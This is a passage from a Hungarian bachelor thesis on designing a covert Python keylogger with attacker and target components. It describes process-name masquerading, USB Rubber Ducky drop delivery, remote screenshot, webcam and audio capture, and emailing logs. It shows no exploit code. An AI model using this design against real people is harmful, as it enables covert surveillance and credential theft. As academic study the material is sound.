

**SAPIENTIA ERDÉLYI MAGYAR TUDOMÁNYEGYETEM
MAROSVÁSÁRHELYI KAR,
INFORMATIKA SZAK**



SAPIENTIA
ERDÉLYI MAGYAR
TUDOMÁNYEGYETEM

Keylogger

DIPLOMADOLGOZAT

Témavezető:
Dr. Szántó Zoltán,
Egyetemi tanár

Végzős hallgató:
Felmeri Zsolt

2021

UNIVERSITATEA SAPIENTIA DIN CLUJ-NAPOCA
FACULTATEA DE ȘTIINȚE TEHNICE ȘI UMANISTE,
SPECIALIZAREA INFORMATICĂ



UNIVERSITATEA
SAPIENTIA

Keylogger

LUCRARE DE DIPLOMĂ

Coordonator științific:
Dr. Szántó Zoltán,
Profesor universitar

Absolvent:
Felmeri Zsolt

2021

**SAPIENTIA HUNGARIAN UNIVERSITY OF
TRANSYLVANIA
FACULTY OF TECHNICAL AND HUMAN SCIENCES
INFORMATION TECHNOLOGY SPECIALIZATION**



SAPIENTIA
HUNGARIAN UNIVERSITY
OF TRANSYLVANIA

Keylogger

BACHELOR THESIS

Scientific advisor:
Dr. Szántó Zoltán,
Lecturer

Student:
Felmeri Zsolt

2021


Declarație

Subsemnata/ul FELMERI ZSOLT, absolvent(ă) al/a specializării
..... INFORMATICĂ, promoția...2021.... cunoscând
prevederile Legii Educației Naționale 1/2011 și a Codului de etică și deontologie profesională
a Universității Sapientia cu privire la furt intelectual declar pe propria răspundere că prezenta
lucrare de licență/proiect de diplomă/disertație se bazează pe activitatea personală,
cercetarea/proiectarea este efectuată de mine, informațiile și datele preluate din literatura de
specialitate sunt citate în mod corespunzător.

Localitatea,

Data:

Absolvent

Semnătura..........

Kivonat

Kulcsszavak:

Rezumat

Cuvinte de cheie:

Abstract

Keywords:

Tartalomjegyzék

1. Bevezető	1
1.1. Célkitűzés	2
2. Bibliográfiai tanulmány	3
2.1. Definíció	3
2.2. Keylogger típusok	4
2.2.1. Wireless keylogger	5
2.2.2. Hardver keylogger	5
2.2.3. Szoftver keylogger	5
2.2.4. Akusztikus keylogger	5
2.3. Keyloggerek elleni védelem	5
2.3.1. Aláírás alapú anti keylogger	6
2.3.2. Horog alapú anti keylogger	6
3. A rendszer specifikációi és architektúrája	7
3.1. Felhasználói követelmények	7
3.2. Rendszer követelmények	9
3.2.1. Funkcionális követelmények	9
3.2.2. Nem funkcionális követelmények	11
4. A részletes tervezés	14
4.1. Hacker oldal	14
4.1.1. GUI	16
4.1.2. CommunicationHacker osztály	17
4.1.3. KeyloggerHacker osztály	19
4.1.4. MenuHandlerHacker osztály	22
4.2. Target oldal	23
4.2.1. CommunicationTarget osztály	24
4.2.2. KeyLoggerTarget osztály	25
4.2.3. MenuHandlerTarget osztály	27
5. Kísérleti eredmények	31
5.1. Virtuális gépeken való kísérlet	31
5.1.1. Windows rendszer (VM)	31
5.1.2. Linux rendszer (VM)	32
5.1.3. Mac rendszer (VM)	33
5.2. Valós gépeken való kísérlet	34

6. Következtetések	35
7. Függelék	39

1. fejezet

Bevezető

Világunk egyre inkább a digitalizálódás fele halad. Ennek következtében már a legtöbb embernek birtokában van legalább egy számítógép, ami lehet hordozható laptop vagy asztali gép. Mivel az emberek 2021-ben rendelkeznek digitális ujjlenyomattal, ezért az adatok biztonsága előtérbe kerül. Egy ilyen eszköz, amely az adatokkal dolgozik, a keylogger. A keylogger egy olyan szoftver vagy hardver, amely a számítógéphez csatlakoztatott billentyűzet naplózására használandó. A dolgozatban a legnagyobb szerepben a szoftver alapú keylogger részesül. Ugyanakkor, a szoftver kivitelezésénél a támadó szemszöge kerül előtérbe, akinek az a célja, hogy adatokat feltűnésmentesen tudjon eltulajdonítani.

A keyloggereknek van jó, illetve rossz oldaluk is. Rosszhírük a filmvilágnak köszönhetően terjedt el rohamosabban, ugyanis a filmekben az úgynevezett hacker használ ilyen és ehhez hasonló eszközöket. A mindennapi életből vehetjük akár egy gyanakodó férj vagy feleség példáját. Akár a féltékenység szüleményeként létrejött keylogger segíthet annak a felderítésében, hogy a másik fél kivel kommunikál és akár az egész írásbeli beszélgetés nyomon követhető. A fennebb megadott példák, helyzetek a rossz használati utakról szólnak, viszont egy sokkal helyénvalóbb módja a használatának cégeken belül mutatkozik meg. A cégek esetében, ha hiba keletkezik ellenőrizni lehet, hogy mi is a kiváltó ok, azáltal, hogy nyomon tudják követni az alkalmazottaik számítógép használatát az irodában.

Az első keylogger hardver alapú volt, amit a Szovjet Únió fejlesztett ki a 1970-es évek közepén írógépeket célozva. Megmérte az IBM Selectric írógépek nyomtatófejének mozgását a regionális mágneses mezőre gyakorolt finom hatásokon keresztül, amelyeket a nyomtatófej forgása és mozgásai okoztak. Egy korai keyloggert Perry Kivolowitz írt, és 1983 november 17-én tette közzé az Usenet net.unix-wizards, net.sources. A felhasználói módú program a karakterlisták (kliensek) felkutatásával és kiírásával működött, ahogyan a Unix kernelbe beállították. Az 1970-es években a kémek keyloggereket telepítettek az amerikai nagykövetség és a moszkvai konzulátus épületébe, kihasználva a Selectric II és a Selectric III elektomos írógépek hibáit. A szovjet nagykövetségek elektromos írógépek helyett kézi írógépeket használtak bizalmas információkhoz, nyilván azért, mert nem sebezhetőek az ilyen támadásokkal szemben. 2013-tól az orosz különleges szolgálatok még mindig írógépeket használnak.

Kevin Mitnick, a világ legkeresettebb biztonságági szakértője a következőt állítja a social engineering-ről [3]: Amikor social engineering-et használ, egy szerepet kell

eljárásod. Mielőtt elkezdenéd a social engineering-et, információt kell gyűjts a célponttól, hogy elérd a kitűzött célot. („When you use social engineering, or "pretexting", you become an actor playing a role. Before you start social engineering for some particular goal, you do your reconnaissance.”)

A social engineering technikák egyszerűen azért működnek, mert az emberek bízhatnak azokban, akik hitelesek, például egy vállalat alkalmazottja. A trükk az, hogy ha érzékeny információt kérsz, akkor az emberek azonnal gyanakodni kezdenek. De ha úgy teszel, mintha már rendelkeznel az információval, és valami rosszat adsz nekik, akkor gyakran kijavítanak. („The social engineering techniques work simply because people are very trusting of anyone who establishes credibility, such as an authorized employee of the company. The trick is if you ask for a piece of sensitive information, people naturally grow immediately suspicious. If you pretend you already have the information and give them something that is wrong, they'll frequently correct you.”)

Az ellenintézkedések hatékonysága változó, mivel a keyloggerek különböző technikákat alkalmaznak az adatok rögzítésére. Így az ellenintézkedéseknek hatékonyan kell lenniük az adott adatrögzítési technikával szemben is. A grafikus felhasználói felülettel rendelkező operációs rendszereken használható a képernyőn megjelenő billentyűzet. Ez hatékony a hardveres keyloggerek ellen, ugyanis egyértelmű módon nem kerül sor a hágymányos billentyűzet használatára.

A következő fejezetben részletes bemutatásra kerülnek a keyloggerek típusai és az ellenintézkedések formái.

1.1. Célkitűzés

- Tanulmányozni kell a pynput python modult, amely egy részben a billentyűzet eseményeit kezeli.
- Tanulmányozni kell a zmq python modult, amely kommunikációs kapcsolatot alakít ki két vagy több gép között.
- A támadó szemszögéből kell kivitelezni a dolgokat, például az alkalmazás ne tűnjön fel az áldozatnak, hogy fut a gépén.
- Ki kell dolgozni a támadó (Hacker) részére és a felhasználó (Target) részére egy-egy alkalmazást.
- Tesztelni az alkalmazást a három gyakori operációs rendszeren (Windows, Linux, MacOS)
- Futtatható fájl készítése
- Eljuttatni az alkalmazást a felhasználó (Target) gépére és futtatni azt a háttérben.

2. fejezet

Bibliográfiai tanulmány

A fejezet tartalmazza a keyloggerek és a rosszindulatú szoftverek definícióit, és hogy ezek milyen módszerrel kerülhetnek az áldozat rendszerére. Később, a keyloggerek elleni védelem kerül leírásra.

2.1. Definíció

A keyloggerek egyfajta szoftverek, amelyek rögzítik a billentyűzet billentyűleütéseit, és naplófájlba mentik azokat. Rosszindulatúsága abból fakad, hogy egy harmadik félnek eljuttatja a naplófájlba elmentett adatokat [1]. Ennek következtében képesek érzékeny információk, például felhasználónév, PIN-kód és jelszó elfogására. A rosszindulatú programoknak számos nevük van az angol nyelvben, például: „malicious code (MC)”, „malicious software”, „malware” és „malcode”. Az alapvető megnevezés a „malware”, ami a „malicious” és a „software” szavakból épül fel.

Numerous, McGraw és Morrisett a következő képpen definiálták a rosszindulatú kódot [1]: „bármely kód, amelyet hozzáadtak, megváltoztattak vagy eltávolítottak egy szoftverrendszerből annak érdekében, hogy szándékozan kárt okozzanak vagy felforgassák a rendszer tervezett funkcióját.”

Egy általános keylogger use-case diagramja 2.1 ábrán látható. Ennek főbb mozzanatai: az áldozat gépének megfertőzése, az áldozat számítógéppel való interakciója, adatgyűjtés és az adatok megtekintése.


A szoftver eljuttatása az áldozat gépre különböző eszközök segítségével történhet, mint például e-mail, USB Rubber Ducky vagy hálózati szerver. E-mail-en keresztül csatolmányban lehetne elküldeni, de az e-mail szerverek blokkolják a futtatható fájlok küldését, mert tartalmazhat malcode-ot. Ezért egy letöltő linket szoktak küldeni, tehát a hálózati szerver az e-mail-lel együtt dolgozik.

A USB rubber ducky egy speciális USB, amit a számítógép billentyűzetként ismer fel. Léteznek úgynevezett ducky szkriptek, amelyeket bináris állományként a Windows NT rendszerek automatikusan lefuttatnak. A bináris állomány úgy hajtódik végre mintha billentyűzettel pötyögnénk be a szöveget csak sokkal gyorsabban kerül kivitelezésre.

A billentyűzet, a mouse használatát és az áldozat mindennapi tevékenységét a számítógéppel nevezzük a számítógéppel való interakciónak.

A köztes elem, amely összeköti a két felet az az Internet. A két fél a világ bármelyik felén lehet, mert a kapcsolat létesítését nem befolyásolja. A szoftver tartalmazhat több kapcsolatot is, de általában csak egyet szokott tartalmazni.

Az adatgyűjtés során az adatok egy, a szoftver által generált, naplóállományba mentődnek el. A több kapcsolatot kialakító szoftvernél figyelembe kell venni, hogy a különböző gépektől elküldött adat ne egymáson, hanem külön legyenek elmentve a kiértékelés szempontjából. Az adatgyűjtés lehet lokálist vagy globális. Lokálisról akkor beszélünk, ha csak egy alkalmazás használatakor kerül elmentésre az adat. A globális adatgyűjtés a rendszer teljes használatát átkarolja.



2.1. ábra. Általános keylogger

2.2. Keylogger típusok

Operációs rendszer szintjén két féle keylogger létezik: magas szintű és alacsony szintű (high-level and low-level) [5]. A magas szintű keyloggerek az operációs rendszer felhasználói módjában hajtnak végre, ezek a felhasználói mód horgainak variációival valósulnak meg. Windows operációs rendszeren a felhasználó billentyű-leütéses eseményeit egy olyan üzenetkezelő mechanizmus jelöli, amely a billentyűzet-ről átadja az adatokat annak az ablaknak, amely válaszol a billentyűleütésre. Ez az üzenetmechanizmus összekapcsolható, hogy a támadónak hozzáférést biztosítson a billentyűleütésekhez még azelőtt, hogy elérnék az alkalmazást.

A kontextustól függően a kifejlesztett keylogger globális vagy lokális horgot valósíthat meg a billentyűleütések eseményeinek lekérésére. A globális horgok az egész rendszerre kiterjedő üzeneteket, míg a lokális horgok az alkalmazás specifikus üzeneteket figyelik. Ezekkel az összekapcsolt üzenetekkel a támadó elolvashatja a beírt billentyűleütéseket, módosíthatja azok adatait, sőt teljesen megszakíthatja az üzenetáramlást. Azonban általában a keyloggerek csak a billentyűleütés adatait olvassák és továbbítják az üzenetet a lánc következő tagjának.

Az alacsony, kernel szintű keyloggerek általában „rootware”-ként valósulnak meg [2], „rootkit” és „spyware” kombinációjaként. A rootkit egy olyan program vagy eszközkészlet, amely titokban fut egy fertőzött gépen annak érdekében, hogy hosszú távú, észrevétlen hozzáférést biztosítson a rendszer gyökeréhez a támadó számára. Az elrejtettség általában kiemelt fontosságu a rootkit számára, mivel célja az operációs rendszer magjának (kernel)

állandó módosítása. A spyware olyan szoftver, amely felhasználói adatokat gyűjt az áldozat beleegyezése nélkül. Ezt a két kifejezést használva a rootware keyloggerek olyan rejtett szoftverek, amelyek bekapcsolódnak a létfontosságú rendszer szokásos munkameneteljébe, hogy összegyűjtsék és továbbítsák a felhasználói billentyűleütéseket az áldozat tudta és beleegyezése nélkül.

A keyloggerek négy fő kategóriára oszthatók: hardver, wireless, akusztikus és szoftver [1]. Bár ezeknek különböző a használati módjuk és az információ szerzési módszereik, egy közös dolgon osztoznak: lementik az ellopott információt vagy adatot egy log állományba.

2.2.1. Wireless keylogger

A wireless keylogger kihasználja a Bluetooth interfészeket, hogy a rögzített adatokat 100 méteres körzetben továbbítsa. Elsődleges célja az átvitt csomagok lehallgatása wireless billentyűzetről. Hátránya, hogy szükséges egy fogadó/antenna relatív közel a célpont munkakörnyékéhez.

2.2.2. Hardver keylogger

A hardver keylogger egy olyan fizikai eszköz, amely a billentyűzet és a számítógép között helyezkedik el. Kétféle csatlakozási módszer létezik: a keyloggerek közvetlenül összekapcsolhatók a billentyűzet és a számítógép között. A második módszer nem igényel fizikai kapcsolatot a számítógéppel, hanem egy keylogger áramkör telepítését igényli a billentyűzetbe. Ennek a módszernek az az előnye, hogy a felhasználók nem figyelhetik fizikailag a keyloggert.

2.2.3. Szoftver keylogger

A szoftver keylogger elfogja a billentyűzet és az operációs rendszer mentén haladó adatokat. Gyűjti a billentyű karaktereit egy állományba, majd továbbítja a támadónak, aki telepítette a keyloggert.

2.2.4. Akusztikus keylogger

A hardware keylogger-rel ellentétben az acoustic keylogger elemzésekor rögzíti az egyes billentyűleütések hangját. Különleges felszerelés szükséges a felhasználó gépelés hangjának meghallgatásához. Parabolikus mikrofonokat használnak nagy távolság alapuló rögzítésre, ezért ezt a mikrofont arra használják, hogy a billentyűzet hangját 30 méter távolságból vegye fel a célzott helyről.

2.3. Keyloggerek elleni védelem

Mivel létezik a rossz akarat, a kártevés akarata, ezért szükség van ezek kivédésére is. A rossz indulattal használt keyloggereket nagymértékben ellenőrizték és tettek ellenük, de napjainkban egyre több ilyen szoftver készül. Ezért lehetetlen az összeset megakadályozni. A rosszindulatú programok észlelését gyakran statikusan vagy dinamikusán nézik [5]. A statikus észlelés magába foglalja az aláírás alapú mintázatfelismerést, míg a dinamikus

észlelés viselkedésbeli és működési alapú megfigyelést jelent. A statikus felismeréshez rosszindulatú programok észlelésére van szükség a rendszer figyelése érdekében, hogy a felismerhető rosszindulatú aláírásokat vagy checksum'-okat kiszűrje. Ezek az aláírások lényegében oszlyan gépi utasítások szekvenciái, amelyek megfelelnek a program által a gazdagépen végrehajtott gyanús tevékenységnek. Két jelentős probléma merül fel ezzel a technikával:

- a rosszindulatú programfelismerőt folyamatosan frissíteni kell az új rosszindulatú programokkal
- nincs védelem a rosszindulatú programok ellen, amelyek aláírása nem ismert

Az utóbbi a rosszindulatú keyloggerekre erősen vonatkozik, mivel nincs egyedi aláírásuk. Ezért dinamikus detektálási technikákat kell alkalmazni a rosszindulatú keyloggerek észlelésére.

2.3.1. Aláírás alapú anti keylogger

Az aláírás alapú anti keyloggerek olyan alkalmazások [4], amelyek a telepített fájlok vagy DLL-ek, valamint az általa készített beállításjegyzék alapján azonosítják a keyloggereket. Bár sikeresen azonosítja az ismert keyloggereket, nem tudja azonosítani azokat a keyloggereket, amelyeknek aláírása nincs tárolva az adatbázisban. A vírusirtó szoftverek többsége ezen a megközelítésen alapuló eljárást alkalmazza.

2.3.2. Horog alapú anti keylogger


A Windows rendszereken egy horog folyamat a *SetWindowsHookEx* függvényt használja, ugyanazokat a funkciókat, mint a horog alapú keyloggerek [4]. Ezt arra használják, hogy figyelemmel kísérjék a rendszer bizonyos típusú eseményeit, például billentyűleütés vagy egérek kattintás. Azonban a horog alapú anti keyloggerek blokkolják a vezérlés ezen átadását egyik horog eljárásról a másikra. Ennek eredményeként a keylogger szoftver nem generál naplózást a billentyűleütés elfogásakor. Bár a horog alapú anti keyloggerek jobbak mint az aláírás alapú anti keyloggerek, de ezek továbbra sem képesek megállítani minden keyloggert.

3. fejezet

A rendszer specifikációi és architektúrája

3.1. Felhasználói követelmények

A keylogger, a fejlesztett alkalmazás, feltételezi, hogy valamilyen módon az áldozathoz kerül, aki használja. Miután az alkalmazás begyűjti az adatot, azt elküldi a támadónak. Ennek értelmében rendszernek két típusú felhasználója van: egy aktív és egy passzív. [3.1](#) ábra mutatja az általunk fejlesztett keylogger usecase diagramját.



3.1. ábra. A keylogger rendszer usecase diagramja

A passzív felhasználó az ábrán levő áldozatot (Target) jelképezi. A szoftver az áldozat tudta nélkül kell fusson az operációs rendszeren, miközben az áldozat folyamatosan használja a számítógépét. Használat alatt karakterek bevitelét értjük a billentyűzeten keresztül. Az egér mozgása nem kerül monitorizálásra.

A támadó (Hacker) tölti be az aktív felhasználó szerepkörét. Legelső lépése a szoftver eljuttatása az áldozat gépére. Az eljuttatáshoz használható a USB Rubber Ducky, amiből többet is lehet készíteni és elszórni például egy autó parkolóban, mert egy kíváncsi természetű ember mindig akad. A USB eszközök elszórása után a Hacker feladata, hogy elindítsa a szoftver rá eső részét, hogy a kapcsolat létre tudjon jönni.

A kapcsolat létrejötte után, a támadónak lehetősége van megtekinteni az áldozat rendszerének az információit, mint például a számítógép neve, processzor információ, bejelentkezett felhasználó felhasználóneve, a használatban levő operációs rendszer neve, verziószáma és architektúrája. Ha az áldozat használta a billentyűzetet, akkor a támadó megtekintheti az áldozat által lenyomott billentyűket karakterek vagy szavak formátumában.

A támadónak lehetősége van további adatszerzésre: képernyőkép (screenshot), webkamerakép (webcam picture) és hangfelvétel (audio recording) formátumban.

Ha a támadó úgy látja jónak, lehetősége adódik a kapcsolat felbontására. A kapcsolat felbontása után a billentyűzet eseményei az áldozat rendszerére mentődnek el egy

állományba, és e-mail küldésével (állítható időközönként, például óra) továbbítja ezt az állományt a támadónak egy képernyőképpel együtt.

Az e-mail küldési folyamat csak addig működik, amíg az áldozat észre nem veszi, hogy egy általa nem kívánt szoftver fut a gépén, jelen esetben a keylogger, és azt szándékában áll leállítani. Ekkor leáll az adatgyűjtés és az adatok továbbítása is.


3.2. Rendszer követelmények

3.2.1. Funkcionális követelmények

A Hacker szemszögéből három alkalmazást különíthetünk el: Target app, Hacker app és GUI. 3.2 ábra szemlélteti a rendszer működési folyamatát.

A Target app gépi kódra való lefordítása során figyelembe kell venni, hogy ez az alkalmazás a háttérben, feltűnés mentesen kell fusson. A futtatható fájlnak be lehet állítani az ikonját és a nevét is. Mivel minden futó program látható a folyamatok között az operációs rendszeren, ezért ha van egy ideális ikonja, és ha a neve megegyezik egy, az operációs rendszer által futtatott folyamat nevével, akkor kevésbé lesz feltűnő a Target számára, főleg ha ez el van rejtve valahol a folyamatok között. A taskmanagerben esetleg látható, de a felhasználók zöme nem követi ezt.

A támadó gépén levő alkalmazás és az áldozat gépén levő alkalmazás kapcsolódása után, a támadónak igénye lehet használni a GUI-t és a parancssoron megjelenő menüt. Amint a kapcsolat létrejött a GUI automatikusan elindul, és valós időben adódnak hozzá az adatok.



3.2. ábra. Működési folyamat

A GUI segít a megszerzett adatok megjelenítésében, amelyek a Hacker számítógépén el lesznek mentve külön állományokba. Itt három opció lehetséges: rendszerinformáció (PC Information) megtekintése, karakterek (Characters), illetve a karakterekből alkotott szavak (Words) megtekintése. Az alábbi opciókat gombnyomásra előhívhatja a felhasználó.

A rendszerinformáció megtekintésében a felhasználónak szükséges rákattintania a *PCInformation* gombra. Ez által egy új ablak ugrik fel, ahol az adatok megjelenítésre

kerülnek. Az adatok az elmentett fájlból kiolvasva kerülnek az ablak megjelenítő részébe. Ez az ablak bármikor előhívható vagy bezárható, amíg a GUI alkalmazás fut.

A karaktereket egy másik elmentett állományból olvassa ki, és jeleníti meg egy legördülő listában, ha létezik ez az állomány, különben egy üres lista jelenik meg. A szavakat is meg lehet nézni, amelyek úgy épülnek fel, hogy a karakterek egy karakterláncba fűződnek amíg egy *ENTER* (két ascii kód határozza meg CR/LF 10 + 13) vagy egy *SPACE* (ascii kódja 13) elválasztó karakter nem következik. Például legyen egy karakterlánc: 'p' 'i' 'r' 'o' 's' '32' 'a' 'l' 'm' 'a' '13', a 32 jelenti a szóköz karaktert ascii kódját és addig összeállítja a „piros” szót. A 13 jelenti az újsor karaktert ascii kódját, és addig felépíti az „alma” szót.

A táblázat 3.1 egy példát szemléltet a szavak felépítésére. Az első sor tartalmazza a bemenetet, és a fent leírtak alapján a második két sor (piros és alma) jelenti a kimenetet.

3.1. táblázat. Példa szóépítésre

p	i	r	o	s	32	a	l	m	a	10
p	i	r	o	s						
a	l	m	a							

Megjelenítésüket a karaktereknek és a szavaknak lehet változtatni tetszés szerint a *Characters* és a *Words* gombokat alkalmazva.

Mivel a GUI egy egyedül álló alkalmazás, ezért be lehet zárni, és nem befolyásolja az adatgyűjtést.

A parancssoron (console vagy terminal) megjelenő menü arra szolgál, hogy a Hacker alkalmazás kérést küldjön a Target alkalmazás fele. A kérések a következők lehetnek: képernyőkép (screenshot), webkamerakép (webcam picture), hangfelvétel (audio recording) és kapcsolat bezárás. A kérés közben megjelenik, a folyamat ütemezési információja. Például, ha egy képernyőképet kér a Hacker, akkor megjelenik a folyamat kezdéséhez járuló szöveg, és a befejezésénél a végéhez járuló szöveg, hogy követhető legyen az adatátvitel, lásd ábra 3.3. A menüpontokat számok formátumban kell megadni a parancssoron:

- 1 = screenshot
- 2 = webcam picture
- 3 = audio recording
- 4 = connection closure

```
2021-03-02 16:04:34,456 - Waiting for connection...
2021-03-02 16:04:38,527 - Client connected!
1) Take screenshot
2) Webcam picture
3) Record audio
4) Exit

>>> 1
2021-03-02 16:04:40,939 - Taking screenshot...
2021-03-02 16:04:43,195 - Done
```

3.3. ábra. Kommunikáció követése a parancssoron

A képernyőkép készítése során, a kép minősége az áldozat képernyőjének a felbontásához igazodik. Például, ha a képernyő felbontása 1920x1080, akkor a pixelek száma a képen 2073600 lesz.

A webkamerakép előállításához az áldozatnak kell legyen webkamerája csatlakoztatva a számítógépéhez. A webkamerák többsége ledekkel ellátott, tehát ha a kamera működési fázisban van, akkor kigyúlnak a ledék rajta. Ezért a webkamerakép készítése kockázatos, mert az áldozatban gyanakvást kelthet.

A hangfelvétel készítéséhez az áldozatnak szüksége van egy működőképes mikrofonra. A hangfelvétel minősége 44100Hz. A felvétel időtartamát, másodpercbe mérve, meg lehet változtatni tetszés szerint, de ezt az áldozathoz való juttatás előtt kell megtenni. Alapértelmezetten tíz másodperces felvétel készül.

Az adatok begyűjtésére szükséges az Internet. A hálózatot használó kommunikáció a későbbiekben részletezve lesz.

3.2.2. Nem funkcionális követelmények

A szoftvert Windows, Linux és Darwin rendszerekre tervezzük. A rendszeren szükséges telepíteni a python 3.x verzióját, mivel olyan modulok és szintakszisok vannak használatban, amelyeket a python 2.x nem ismer. Például a formázott karakterláncot rövidebben lehet kivitelezni úgy, hogy a karakterlánc elejére egy f betű kerül és kapcsos zárójelekbe kerülnek a változónevek. A python 2.x verziójával ezt külön függvénnyel lehetett megvalósítani.

Ez egy olyan szoftver, amelyet törvényes és törvénytelen dolgokra is lehet használni. Törvényesen például monitorizálni a céges alkalmazottak munka időszakában lebonyolított tevékenységeket. Törvénytelen például, ha valaki arra használja, hogy ellopjon bizalmas információkat személyektől. Ez a használón múlik, hogy melyik utat választja.

- pynput = 1.6.8
- pyautogui
- pyaudio
- wave
- urllib
- zmq = 21.0.1
- base64
- pickle
- opencv
- getpass

- os
- sys
- threading
- datetime
- smtplib
- email
- imaplib
- shutil
- platform
- tkinter
- logging
- pyinstaller = 4.1
- http.server

A *pynput* modul a billentyűzet és az egér eseménykezelését teszi lehetővé. Egy régebbi verzióját kell használni (1.6.8), mert a legújabb (1.7.2) nem kompatibilis a fordító programokkal.

A *pyautogui* modullal képernyőképet lehet készíteni, és azt elmenti egy fájlba a rendszeren. A végrehajtásához szükséges, hogy a felhasználó képernyőképet tudjon készíteni önmagának.

A *pyaudio* és a *wave* modulok a hangfelvétel készítésében használandók. A *pyaudio* egy listát állít elő a hanganyaggal, ahogyan azt ábrázolni lehet binárisan, míg a *wave* ebből a lisából egy *.wav* kiterjesztésű állományt készít. Ehez szükséges, hogy a felhasználónak legyen mikrofonja, ami csatlakoztatva van a számítógéphez.

Magasabb szinten használt kommunikációra a ZeroMQ protokollt használtuk, pythonban ez a *zmq* modul használatát jelenti. Itt két kapcsolat szükséges: egy publisher (PUB) | subscriber (SUB) és egy request (REQ) | reply (REP).

A *urllib* modul segítségével kéréseket küldhetünk a hálózaton.

A *base64* modul használatával szövegtitkosítást lehet végezni, mivel a base64 szövegtitkosító algoritmust tartalmazza.

A *pickle* modul bájtokká tömöríti az adatot így gyorsabb lesz az elküldése a hálózaton.

Az *opencv* modul képek vagy videók feldolgozásában használható, például webkamerakép készítésére.

A *getpass*, *os*, *sys*, *shutil* és *platform* modulok a rendszerfüggvények elérését biztosítja. A rendszerinformációit függvények használata, mint például a processzor specifikációi, a bejelentkezett felhasználó felhasználóneve, a számítógép neve, a rendszer verziószáma stb.

A *threading* modul segítségével új, párhuzamos szálakat hozhatunk létre. Ez segít több feladat elvégzésében egymást nem blokkolva.

A *datetime* modullal le lehet kérni az aktuális időt, olyan formátumban amilyenben a használó szeretné.

Az *smtplib*, *imaplib* és *email* modulok segítségével lehet kapcsolódni a gmail szolgáltatóhoz üzenet küldés vagy fogadás céljából. Az *imaplib* modullal lehet kapcsolatot teremteni olvasásra, míg az *smtplib* modullal írásra, azaz küldésre. Az *email* modul tartalmazza azokat az osztályokat, amelyek szükségesek egy email objektum létrehozásában és kódolásában.

A *tkinter* modul a GUI elkészítésére használandó, ez felel a megjelenítésben.

